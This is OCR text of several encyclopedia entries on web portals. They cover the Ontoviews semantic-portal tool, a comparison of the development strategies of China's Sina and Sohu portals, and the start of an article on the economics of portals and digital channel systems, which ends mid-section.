
ONTOVIEWS: A TOOL FOR CREATING SEMANTIC PORTALS

This section is a summary of a tool for creating semantic portals called Ontoviews (M¨akel¨a et al., Hyvonen, Saarela, & Viljanen, 2004). Ontoviews assists with semantic portal development by providing developers with two important services; (i) a search engine based on the semantic of content, and (ii) dynamic linking between pages based on semantic relations contained in the underlying knowledge base.

The Ontoviews architecture consists of three main components:

- **Prolog-based logic server (Ontodella):** Provides the system with reasoning services such as category generation and semantic recommendations.
- **Java-based multifacet search engine (Ontogator):** Defines and implements an RDF-based query interface that separates view-based search logic from the user interface. The interface is defined as an OWL ontology and can be used to query for category hierarchies of the ontology. It also facilitates keyword-based searches.
- **User interface (OntoViews-C):** Binds the previous two components together and is responsible for the user interfaces and interaction.

Figure 4. Ontoviews architecture (M¨akel¨a et al., 2004)



The Ontoviews search engine presents the end user with concepts for navigation in a hierarchical structure. The concepts known as categories are linked via semantic relations contained in the ontology. Figure 5 shows a sample query from the Museum of Finland semantic portal[13] which was built using Ontoviews. With Museum of Finland, the content consists of collections of cultural artifacts and historical sites consolidated from several heterogeneous Finnish museum databases, annotated in RDF format using seven different ontologies. In the example in Figure 5, a search for "esp" matches the categories Spain ("Espanja" in Finish), and a list of semantically related categories are then displayed as hyperlinks. Searches may also be performed by navigating the hyperlinks alone without using keywords.


A developer may use Ontoviews to create a semantic portal by setting up the components on a server, and then adapting the system to their own data. This adoption requires a number of configuration steps. Rules describing how categories are generated and items connected to them for the view-based search must first be created. The next step is to create rules describing how links are generated for the recommendations. The last step involves changing the layout of visual templates to suit the developer's needs.

In summary, Ontoviews can greatly assist with the creation of semantic portals by facilitating some of the key requirements of such systems. The concept based multifacet search engine exploits the semantic relations in the underlying knowledge base, providing the end user with a classification tree view containing semantic links. It offers different user interfaces functionality for different devices and is adaptable to a wide variety of semantic data.

CONCLUSION

The chapter has presented state of the art tools and techniques used for the development of a new bread of Web portals known as semantic portals. These types of portals are based on semantic Web standards, and use a rich domain ontology to index portal content. Semantic portals offer many advantages over traditional portals. Advantages include the capability for knowledge to be inferred about portal information through the clever use of semantics built into the domain ontology, as well as the decentralized nature of semantic Web technologies, which contributes to more efficient portal maintenance. A commonly used method for annotating portal documents with RDF metadata is to imbed the annotations between the head or comment tags of an HTML Web page. The Jena middleware environment is commonly used by developers in conjunction with Web search agents to facilitate information storage, inference, and query functions. A number of ontology development methodologies also exist to assist with the complex task of building ontologies. The Methontology framework, which is the most famous of these, was presented in detail. The Protégé application is a widely used tool for constructing ontologies. It is extremely popular with ontology developers because of its support for OWL and tree-like navigation structure, which allows for easy editing. Previous semantic portal development initiatives have been shown to encounter design issues that still need addressing, such as: moderation and access control, navigation, and provenance, as well as the problems associated with having an open-ended data

Figure 5. Sample query



model. On the positive side, tools such as Ontoviews are emerging that provide developers with important services to help reduce the complexity of many development tasks. With the current evolution toward a semantic Web, semantic portal development is likely to be a growing field in future years. With further research, development techniques and applications should steadily improve, making the task of building semantic portals much easier than it is today.

KEY TERMS

Ontology: Shared and formal description of key concepts in a given domain.

Reasoner: Application capable of processing a static ontology model and inferring new facts based on semantics specified in the ontology.

Semantic Middleware: Programming environment that allows developers to interface within order to carry out various information processing tasks such as ontology storage, reasoning, querying, and so forth.

Semantic Portal: Web portal based on semantic Web technologies.

Semantic Web: An extension of the current Web where information if given a precise meaning enabling intelligent applications to process information more effectively.

Semantics: The implied meaning of data. Used to define what entities mean with respect to their roles in a system.

Web Search Agent: Web-based application with the ability to act autonomously and perform complex search tasks for the end user.

The Development Strategy of Sina and Sohu

Shen Libing
Fudan University, China

Dai Weihui
Fudan University, China

INTRODUCTION

Though it was in 1993 that China entered the Internet for the first time, the real rise of the Chinese Internet was in 1998. In this year, the former of Sina-Rich Win Co. Ltd, claimed that it merged the biggest Chinese Web site, Huayuan Information, and set up the largest Chinese Web site, Sina. This event aroused the attention of people both home and abroad. Just in this year, Ericsson put out a Chinese search engine—Sohu, which developed into a comprehensive portal on this basis. In the same year, NetEase bought back the www.netease.com domain name, succeeded in putting out the NetEase comprehensive Web site. Generally speaking, 1998 is not only the year that the Internet rose up in China but also the year that portals began to play an important role in China. In fact, the three portals have always received much concern since their establishment. From the marching into NASDAQ in 2000 to the "Wang Zhidong" incident and NetEase stopping brand incident in 2001, the first severe winter of Internet industry comes followed by the transition of portal in 2002, Wireless World War in 2003. We can find out that the development of the portal has vividly reflected the development of Chinese Internet enterprise since 1998.

There are some researches about Chinese portals, but most of the papers are about the development of portals, discussing the development environment and strategy of portals from the macroscopic aspect. This article intends to find out the similarities and differences between Sina and Sohu, two main portals of China, by comparing the development strategies of them. Finally, several suggestions of promoting the development of Chinese portals have been proposed.

BACKGROUND

Internet portals often act as gatekeepers to the Internet. Users may begin their sessions on the Internet by visiting a portal, and obtain information like news, weather, or stock quotes. They may move on to browse products, gather information, or even make purchases only after the Web sites of interest have been located through the search process. Portals also provide many personal communication services in the form of e-mails, message boards, and so forth. Moreover, most of these services are offered to users free-of-cost. It is no surprise then that portals are some of the most visited sites on the Internet. There are already many researches about portals. Internet portal representatives attention economy, its business model has become one of the core competitiveness of enterprises.[4][6] Some researches classify the portals according to its general properties and by analyzing the characteristic of information resources on portals, claim for standardization, sorting and organization of the Internet information resources [5] [7]. There are also paper studies about the business model of how to profit for the first portal Web sites [8]. Clarke and Flaherty (2003) studied the Web-based B2B portals and pointed out a process for effective B2B portal development was introduced with the five key stages of define, design, develop, deliver, and defend the portal [1]. Telang and Mukhopadhyay (2005) pointed out that that it is a common goal for Web portals to develop a loyal user base that visits the site frequently and spends sufficient time per visit. Driving traffic to their sites and making users stay for longer periods are important for portal firms because Internet-based advertising is their main source of revenue [3]. Gallagher and Downing (2000) made an empirical study of competition the Web portal industry [2].

BRIEF INTRODUCTION OF SINA

SINA Corporation (NASDAQ: SINA)[9] is a leading online media company and value-added information service (VAS) provider for China and Chinese communities worldwide. With a branded network of localized Web sites targeting Greater China and overseas Chinese, SINA provides services through five major business lines including SINA.com (online news and content), SINA mobile (mobile value-added services), SINA online (community-based services and games), SINA.net (search and enterprise services), and SINA e-commerce (online shopping and auctions) offering Internet users and government and business clients an array of services including online media and entertainment, online fee-based VAS/wireless VAS, and e-commerce and enterprise e-solutions. With 180 million registered users worldwide, 450 million daily page views, and over 42 million active users for a variety of fee-based services, SINA is the most recognized Internet brand name in China and among Chinese communities globally. In various surveys and polls, SINA has been recognized as the most valuable brand and the most popular Web site in China. For 2003 and 2005, SINA was ranked the "most preferred Web site" in China according to the Chinese Academy of Social Sciences and considered "the most respected Chinese company" for two consecutive years in 2003 and 2004 by the Economic Observer and the Management Case Study Center of Beijing University. At the same time, South China Weekend honored SINA with the prestigious award of the "Chinese Language Medium of the Year" in both 2003 and 2004.

Sina locates itself on the online media business and value-added information service provider. Its business strategy includes two operation centers, three major business lines, and four strategic matrixes. Sina gradually runs toward multiple business channels revenues model. Unceasingly Sina develops the business scope and the strategic partner, and with the aid of the fund, the brand, and the platform superiority, it seeks the new business development opportunity.

BRIEF INTRODUCTION OF SOHU

Sohu.com Inc. (NASDAQ: SOHU)[10] is China's premier online brand and is indispensable to the daily life of millions of Chinese who use the portal network for their news, search, e-mail, wireless messaging, instant messaging, browsing, games, and shopping. Sohu has built one of the most comprehensive matrices of Chinese language Web properties and proprietary search engines consisting of:www.sohu.com, the mass portal and leading online media destination; www.sogou.com, an interactive search engine with over one billion Chinese language indexed Web pages; www.go2map.com, a leading online mapping service provider; www.chinaren.com, the online alumni club; www.17173.com, the games information portal; www.focus.cn, a top real estate Web site; and www.goodfeel.com.cn, a wireless value-added services provider.

This network of Web properties offers the vast Sohu user community a broad range of choices regarding information, entertainment, communication, and commerce. Sohu.com offers both corporate services and consumer services. Sohu's corporate services consist of online advertising on its matrices of Web sites as well as paid listings and bidding listings on its in-house developed search directory and engine. Sohu's consumer services consist of three types of services: Wireless value-added services such as news, information, ring tone, and picture content sent over mobile phones, online games: Sohu operates two massively multi-player online role-playing games and a casual game platform, and e-commerce: Sohu also manages an e-commerce platform.

At the very beginning, Sohu did a good job and we can analyze its successful strategies as follows.

Successful Financing Strategy

Sohu is the first firm to introduce venture capital, and is one of the firms that successfully introduced venture capital in china. Venture capital does give a strong support to the growth of Sohu. The CEO of Sohu, Mr. Zhang, made a good use of venture capital to start the company. In late 1996, Mr. Zhang persuaded Edward Robert and Nigeluopangdi to invest seed capital of about 225 thousand dollars. In the April 1998, Mr. Zhang got the second venture capital of about 2.15 million dollars from Intel, Dow, Hong Kong Hang Lung Group, IDG International Data Group, and America Harrison Corporation. The third venture capital was achieved in April 1998.

Successful Production Strategy

Sohu makes search engines its main products, which is a very wise decision. There is so much information on the Internet that people can not find what they like in a short time. On the other hand, many Web sites can not find netizens. Search engines can help netizens find what they need and can also lead netizens to Web sites by hyper linkers. Search engines connect Web sites and netizens, which meet the need of the market in time. Mr. Zhang put forward "content is the king" and put much importance on the content building, which causes mutual enhancement between search engines and content.

Successful Public Relations Campaigns Strategy

The CEO of Sohu, Zhang Chaoyang's most famous contribution to the world is "attention economy," which is considered as the basic theory of the "money burning" campaign. It is believed that if the Web sites attract people's attention, the hit rate is sure to rise. This theory is accepted by most Chinese, which made 1999 the "money burning" year. Most Web sites burned millions without any fear.

Successful Marketing Strategy

Sohu applies almost the same marketing strategy as Yahoo--make full use of the advantages of portals. It uses free services to attract netizens to seize its competitive position by the large number of enrolled netizens. In the era of Sohu, most Chinese Web sites are lacking in content, and what attracts netizens is e-mail, charting, news, surfing, and making friends. Besides, the narrow bandwidth and large number of netizens usually make the Internet crowded and the cost of surfing on the Internet is high, and if Web sites a charge service fee, there will be fewer people visiting the Web sites. Sohu uses the free service strategy and has attracted many netizens. There are also many Web sites that follow Sohu's free strategy and contribute to the development of the Chinese network.

THE DEVELOPMENT STRATEGY BETWEEN SINA AND SOHU

Similarity on the Development Strategy

Manage in Pluralism

Although the Cyber-economy depression and lasting drop of NASDAQ Index are the important reasons obstructed in the development of both domestic and international portals in 2000, the inside factor remains the main reason that portals got into hot water. Ninety percent of the income of portals came from online advertisement, and 40% of the ad income came from Network Company, which made was in a very single income mode for a long time. In this situation, most portals began to carry out new strategies and use pluralistic management including income pluralism and customer pluralism in order to reduce the reliance on the advertising income and to seek lasting profit growth.

As for the income pluralism, Sina has formed five major frameworks of business development including SINA.com (online news and content), SINA mobile (mobile value-added services), SINA online (community-based services and games), SINA.net (search and enterprise services), and SINA e-commerce (online shopping and auctions). Sohu has also formed several major frameworks including sohu.com, the mass portal and leading online media destination; sogou.com, an interactive search engine with over one billion Chinese language indexed Web pages; go2map.com, a leading online mapping service provider; chinaren.com, the #1 online alumni club; 17173.com, the games information portal; focus.cn, a top real estate Web site; and goodfeel.com.cn, a wireless value-added services provider.

The *customer* pluralism refers to the advertiser's pluralism and goal market users' pluralism. Both Sina and Sohu built .net Web site and specially offer the comprehensive service to enterprise users. Compared with other companies, the advantage of the portal lies on the media and technological development.

Network Service Commercializing

Both Sina and Sohu imitated the mode of American Yahoo more or less, especially Sohu by providing overall free products and services to users on the Internet including free information service, free postbox, free community service, free software download, free game, etc. However, with the present problems, many portals began to do network service commercializing besides pluralistic management. Since 2001, Sina has successively introduced chargeable service such as the WAP Web site, Sina Store, chargeable mailbox, enterprises service platform, etc. Although Sohu formally put out its free mail system of a new generation, "Sohu's lightning mail," on August 17, 2001, it put out chargeable service by introducing it in other products and services such as message service and online, Sohu online introduction, etc., store of Sohu, and enterprise of Sohu.

Cooperation with Traditional Industry

In 2000, the biggest ISP company, America Online, joined with Time Warner, which let Internet enterprise see another kind of mode—network enterprise begins to involve the traditional industry and realize the integration with traditional industry. Both Sina and Sohu tried it this way. For example, Sina and Sunshine Satellite TV carried out stock right purchase and business combination. On January 6, 2003, Sina merges the news dragon of Guangzhou and remedied the deficiency in wireless business of Sina. On February 27, 2004, Sina claimed to purchase the value added service provider Crillion. On October 30, Sohu merged the 17173.com and moved toward the matrix of portals from the single portal.

Difference on the Development Strategy

Sina Pays Attention to Globalization, and What Sohu Emphasized is Localization

Sina has four wholly owned subsidiaries: Hong Kong-Stone Group Corporation, Sina Hong Kong Ltd, Sina online registered in California, including two Web sites (North America and Taiwan), and the British Virgin Islands registered company Sina. Stone was one of the most popular Web sites in China and Huayuan Information Network has been the largest and most influential Chinese Web site in the North American region, with two sites in North America and Taiwan before they were merged by Sina. Sina integrated all of these advantages, which promote the development of Sina. Sina aims at the global Chinese community and provide high-quality personal and corporate users of value-added information services through multi-platform.

While Sohu is born on the Chinese mainland market and has very strong cultural uniqueness, its classification retrieval system channels and columns are arranged according to the thinking habits of Chinese people. In 1998 and 1999, Sohu set up its branches in Shanghai and Guangzhou, East China and South China. In 2000, Sohu put forward the localization strategic plan, targeting all unique human vivid geographical backgrounds and the traditional customs of local people. Various cities, Sohu edition, have been created.

The News of Sina and the Search Engine of Sohu

Sina has many media partners in China such as Xinhua News Agency, Renmin Ribao, CCTV, China news agency, and the China international broadcasters. They provide Sina with substantial information. Sina has a group of news editors; they classify millions of select feature news articles suitable for Sina and then put them into different columns. Sina has become an important news window of the world, which reports both domestic and international events. The news of Sina has become one of the core competitions.

Sohu makes search engines its main product, which is a very wise decision. There is so much information on the Internet that people can not find what they like in a short time. On the other hand, many Web sites can not find netizens. Search engines can help netizens find what they need and can also lead netizens to Web sites by hyper linkers. Search engines connect Web sites and netizens, which meet the need of the market in time. The CEO of Sohu, Mr. Zhang put forward "content is the king" and put much importance on the content building, which causes mutual enhance between search engines and content.

Sina and Sohu have Different Merging Impetus

Both Sina and Sohu have their integration strategies, however, their strategies are different. In September 2001, Sina and the Sun Media finished the equity acquisitions and operational integration. On January 6, 2003, Sina M & A is the leading mobile value-added service provider in Guangzhou—Dragon. On December 9, 2003, Sina announced the acquisition of online travel service companies in Shanghai's wealth trip hotel booking network. February 27, 2004, Sina also announced the acquisition of mobile value-added service provider Crillion.

Sina will aim at M & A in traditional industries. Compared to Sina, Sohu's three major M & A such as ChinaRen.com, 17173.com, and the real focus of a network are three information portals. Sohu's merge aims at the sub-sector and the establishment of his son portals.

CONCLUSION

Generally speaking, the development strategy of Sina can be summarized as follows: Utilize its media advantage of the regional and news, set up the brand awareness of Sina, and drive the development of other business. At the same time, Sina should merge companies, which can make up the weak tendency of the new developing business. Sohu set up with the search engine and it should set up its localization advantage, promote its Web sites, establish the brand images of new master, and explore diversified business modes to achieve the constant development.

1. From the previous comparison, we can find that portals should make full use of their advantages and make development plans according to their own attributes.
2. Portals must find out the differences between it and other portals so as to stand out in numerous portal competitors.
3. Internet is our second world that is changing constantly and developing fast, which requires enterprises of the Internet to have high flexibility so that they can make the corresponding response to change.
4. There is something in common in the development of both Sina and Sohu, which is a development trend of Chinese portals.
5. We can find from the development trend of portals, merging, especially the one can achieve complementary development, is a kind of unavoidable behavior in evolution of portal.

KEY TERMS

Attention Economy: If the Web sites attract people's attention, the hit rate is sure to rise.

Content King: Put forward by Zhang Chaoyang, CEO of Sohu. Content is most important.

Huang Zhidong Event: Refer to the Wang Zhidong once the CEO of Sina abdicates his CEO from Sina in 2001 for some personal affairs. This event has a large effect on Sina.

Money Burning Campaign: A lot of money has been spent on the Web site to make it more attractive so that more netizens will visit it.

Sohu Lightning Mail: Issued by Sohu on August 17, 2001, it put out chargeable service by introducing in other products and service such as message service and online, Sohu online introduction, etc., store of Sohu and enterprise of Sohu.

Value-Added Service: Service that will bring new revenue to portals.

WAP Web Site: In terms of this category refers to Web site that can be viewed using WAP technology on a mobile phone.

Digital Interactive Channel Systems and Portals

Christoph Schlueter Langdon
USC Center for Telecom Management, USA

Alexander Bau
NetGiro Systems A.B., USA

INTRODUCTION

Web portals continue to grow as a force that could shift the balance of power between buyers and sellers and, therefore, could alter the structure of channel systems in many industries. In late 2005, the increase in the importance of portals appears to be reflected in their market capitalization, exceeding that of more traditional media and communications companies (see Figure 1).

Today, the Internet provides access to a vast data repository. Information on product pricing and quality that used to take hours to unearth can now be accessed in seconds with a click of a mouse. However, despite the ease of data access, one issue remains: how to find that piece of relevant information within all the data. Digital technology has reduced the cost of content creation, which has increased the amount of content or data available (e.g., replacing the typewriter with word processors and desktop publishing). Together with cheap digital distribution via the Internet and Web, much of this data is now available online. What remains is the challenge of finding relevant and reliable information. This issue is being addressed by one of the dominant forces in the online arena, the Web portal.

EVOLUTION OF PORTALS

Traditionally, a portal has been viewed in a physical sense, as a door or entrance (Merriam-Webster, 2005). With the proliferation of the Internet and electronic media, the term "Web portal" came into existence as a Web site that "provides a starting point or gateway to other resources on the Internet or an intranet" (Wikipedia, 2005). The roots of Web portals—or navigational service providers, a term initially used in the 1990s—can be traced back to the proprietary online services business of the 1980s, which was dominated by three companies: America Online (AOL), CompuServe, and Prodigy (a joint venture between IBM and Sears; see Figure 2). Each online service provider built its own proprietary client/server system to provide the service. A user had to install a modem and a provider's client software to be able to dial into the local phone network and then to log onto the provider's remote server system. The service lineup included a choice of communication (e-mail, chat), information (news), entertainment, and transaction services (home shopping). The success of these services, and AOL in particular, coincided with the emergence of Internet and Web standards in the early 1990s (TCP/IP and http, html, and URL, respectively). These standards are open protocols, and their use eventually triggered a chain reaction leading to a disruption in the marketplace. This phenomenon could be observed in the mid 1990s, when new companies such as Yahoo! entered the market and many old online service providers disappeared (see Figure 2). The ultimate trigger of change was different economics: First, standards are cheaper than proprietary solutions. Second, they also introduce an interface between two systems, essentially splitting on old system into two components. As IT is used to automate business processes, an IT standard can also allow for the separation of a business process into two segments. In other words, the introduction of a standard presents a company with a choice: operating both segments or focusing or specializing in only one part of the old business. Economic theory suggests that specialized operations enjoy production cost advantages and companies tend to specialize (Malone, Yates, & Benjamin, 1987). An example of how open standards have led to specialization and the creation of a rich business ecosystem of competing and complementary vendors can be seen in the evolution of computing from vertically integrated mainframes to component-based personal computers (PCs). The introduction of a common set of interface specifications allowed a break up of the computer into hardware and software components, with software being further divided into operating system and applications (Rappaport & Halevi, 1992). With the success of open standards on the Internet, the functions of the old online service providers were broken out into specialized components, which created rich opportunities for new entrants (navigation/search, programming and content channels, and Internet access; see Figure 2).

While AOL dominated the industry throughout the 1990s, it has since lost power to "new entrants" like Google, MSN, and Yahoo! (*The Economist*, 2005a). MSN is the most similar to AOL, and offers content and search functionality on its

Figure 1. Market capitalization of telecom and media companies (Source: WSJ.com)



Figure 2 . Evolution of portals (Based on Schlueter Langdon, 1999)





Web site. Yahoo! focuses on categorizing Internet data into directories and enhances the user experience through page customization with its “My Yahoo!” service. As a result, Yahoo! leads the market with number of unique site visitors (*eMarketer*, 2005). On the other end of the spectrum, Google has been focused on returning the most accurate results for a given search query, and as a result leads in the share of searches performed online. Lately, additional features developed by the company have increased the site’s functionality beyond the core focus on search. Google’s recent expansion of their partnership with AOL (Wall Street Journal, 2005) continues the consolidation process. In addition, as the portals’ search technology continues to develop in both power and sophistication, their reach has begun to penetrate ad markets that were previously the territory of large print publications serving specific geographical locations and communities of interest (*The Economist*, 2005b). Advertisers are attracted to portals and search engines because of their ability to deliver more targeted ads. Portals have also begun to emphasize enriching user profiles (My Yahoo!), which could allow for even more narrowly targeted ads. Furthermore, there is greater accountability online than off-line: click-throughs and, therefore, ad performance, can be tracked and billing can be performance-based, which increases a seller’s return on marketing investments. As advertising dollars continue to migrate from the print to media, a key question emerges: What approach to Web portals will create the richest and most relevant customer profiles for advertisers, a “package of services” similar to what Yahoo! offered in 2005, or a “functional specialist” similar to Google’s 2005 offering?

Figure 3. Extended electronic channel system (Schlueter Langdon & Shaw, 2000)



NEW BUSINESS SPACE: EXTENDING THE TRADITIONAL VALUE SYSTEM

From an industrial organization theory point of view, the Internet-enabled change in the interaction between a consumer (demand side) and vendor (supply side) led to an extension of the traditional value system (see Figure 3).


Vendors are doing more today. Activities that the consumer had to perform manually (such as contacting multiple stores to search for a product and find a low price) are now being supported online by information systems. Today, users push buttons online, while the systems have been designed, built, and implemented by sellers, which continue to spend money on operations, maintenance, and updates (Schlueter Langdon & Shaw, 2000). This software-enabled automation of business activities, also referred to as "softwarization" (Schlueter Langdon, 2003a), has opened up new ways to connect with customers. Softwarization of customer interaction remains an ongoing process. The extension of the industry values system represents an untapped market and business opportunity. For investors the two key questions are: Where is the most lucrative opportunity? Who is best positioned to take advantage of it? These questions have been answered for some of the first electronic channels (see Figure 4); however, the arrival of new technology such as mobile data fuels softwarization and forward integration, and constantly creates new business opportunities for incumbents (e.g., telecoms and DSL) as well as new entrants (such as Google and search) (Fife & Schlueter Langdon, 2004).

HOW TO CONQUER THE "NEW BUSINESS SPACE"

Of the many companies that entered the new business space, few have survived and succeeded in creating a sustainable business. The failure of the many and success of the few became the focus of many studies. One of the early empirical investigations suggested that opportunities fell into three distinct categories or strategic roles (see Figure 4; Schlueter Langdon, 1996; Schlueter Langdon & Shaw, 1997, 2002). The study was case-based and relied on the structure-conduct-performance paradigm of industrial organization theory (Bain 1956, 1968; Mason, 1939, 1949; Stigler, 1968), a theoretic foundation widely used in the analysis of industry structure change (for a historic perspective, see Chandler, 1990).

In a nutshell, the study described the structure of the emerging electronic or "virtual market space" (Rayport & Sviokla, 1995) using an industry classification or electronic value system concept, called 2-3-6. This 2-3-6 concept allowed for a consistent observation of horizontal and vertical integration activities of companies (e.g., telecom companies buying content providers). Trends in these observations provided clues for the identification of economic incentives that could explain the observed behaviour of the firms (transaction cost savings, scale advantages, etc). As a result, different clusters or strategic roles with different economic conditions or characteristics emerged (online networks or portals, community organizers, and platform providers; see Figure 4). This systematic uncovering of underlying economic forces provided a robust foundation for strategic

Figure 4. Strategic roles in emerging e-channels (Schlueter Landon, 1997)



decision-making in emerging digital interactive channel systems. It has since been updated and expanded to explain events in the emerging mobile media ecosystem (Fife & Schlueter Langdon, 2004).

The 2-3-6 classification concept differed from other electronic value system concepts. It recognized activities related to "content" and electronic delivery systems as parallel strings of core processes (see Figure 4). This parallelism of infrastructure and content is also of great strategic importance in the U.S. cable television industry, where providers, such as Time Warner Cable, have leveraged ownership of cable infrastructure to gain control over access to content and programming by tens of millions of subscribers. In the area of online services, the issue of infrastructure access extends beyond network infrastructure to include human computer interfaces (such as the screen of the Windows operating system), as well as software applications (such as the Web browser).

BENEFITING FROM SUPERIOR ECONOMICS

The factors driving the growth of Web portals are primarily rooted in the theories of transaction cost economics and economies of scope, and currently, to a lesser extent on network externalities (see Table 1).

Transaction Cost

